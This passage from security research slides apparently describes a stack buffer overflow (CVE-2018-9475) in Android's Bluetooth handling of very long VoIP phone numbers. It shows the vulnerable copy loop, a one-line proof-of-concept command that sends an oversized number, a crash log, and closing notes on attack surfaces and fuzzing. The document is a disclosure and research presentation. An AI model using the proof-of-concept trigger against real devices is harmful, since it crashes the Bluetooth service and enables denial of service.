    (type == BTHF_CALL_ADDRTYPE_INTERNATIONAL && *number != '+') {
        dialnum[newidx++] = '+';
}
for (size_t i = 0; number[i] != 0; i++) {
    if (utl_isdialchar(number[i])) {
        dialnum[newidx++] = number[i]; // when passed number is more than 512+1 length, Boom!!!
}
```

dialnum is a fixed sized local array!

Stack buffer Overflow by super large VoIP Phone Number !

POC OF CVE-2018-9475

POC: ./uac.sh --user $(python -c 'print "8"*1055')




```
05-07 10:08:26.056  8256  8256 F DEBUG   : pid: 8112, tid: 8161, name: HeadsetStateMac  >>>
com.android.bluetooth <<<
05-07 10:08:26.056  8256  8256 F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr
0x323032200828
...
05-07 10:08:26.061  8256  8256 F DEBUG   : backtrace:
05-07 10:08:26.062  8256  8256 F DEBUG   :     #00 pc 0000000000096428  /system/lib64/libc.so (ifree+88)
05-07 10:08:26.062  8256  8256 F DEBUG   :     #01 pc 0000000000096964  /system/lib64/libc.so (je_free+120)
05-07 10:08:26.062  8256  8256 F DEBUG   :     #02 pc 000000000000d6d8  /system/lib64/libbluetooth_jni.so
(android::clccResponseNative(_JNIEnv*, _jobject*, int, int, int, int, unsigned char, _jstring*, int,
_jbyteArray*)+300)
05-07 10:08:26.062  8256  8256 F DEBUG   :     #03 pc 00000000000e8b8  /data/dalvik-
cache/arm64/system@app@Bluetooth@Bluetooth.apk@classes.dex (offset 0xa000)
```

Limitation: only dial characters are allowed due to check of utl_isdialchar

DEMO VIDEO OF CVE-2018-9475

CONCLUSION


- Many Attack Surfaces
  - Android VoIP exposes Interesting local and remote attacking surfaces, including local binder based IPC, remote SIP/SDP/RTP protocols and interactions with Bluetooth
- Inconsistency
  - The VoIP Call and Traditional Call are not compatible completely
  - The all-in-one implementation of VoIP call and traditional call in Phone leads to inconsistencies
  - Inconsistency is the mother of vulnerability
- VoIP phone call is so different
  - Programmers should always be careful when processing a phone call
  - Keep in mind that it could be a VoIP call, whose phone number could contain non-digital characters and could be super large

FUTURE WORK

- More android VoIP third-library, will also be the attack surface of our research.
- We should take more concern when transmit data cross layer/border.
- The development of feedback-based Fuzz will greatly improve our vulnerability hunting efficiency.


FEEDBACK-BASED FUZZ LIBRARY

- Feedback-based fuzz saves test cases that generate new coverage paths.
- Combined with various Sanitizers (such as ASAN, UBSAN, MSAN, TSAN, etc.).



EXPLORE PROTOCOL FUZZ


- Explore RTP issues
- Overloaded or modify Socket
  - socket， accept， accept4， bind， listen， connect etc.
  - Patch some branches
- Find the appropriate way to pass data
  - Custom códec
  - Tracecmp then analysis conditions
  - Generate new test cases based on code coverage feedback and discard useless use cases



Android VoIP implementation

EXPLORE PROTOCOL FUZZ

- In the past, we also use Libfuzzer to fuzz Protocol function implementation
- Deep into Protocol Fuzz



Thanks!

heeeeeen@gmail.com, xiaojs1989@gmail.com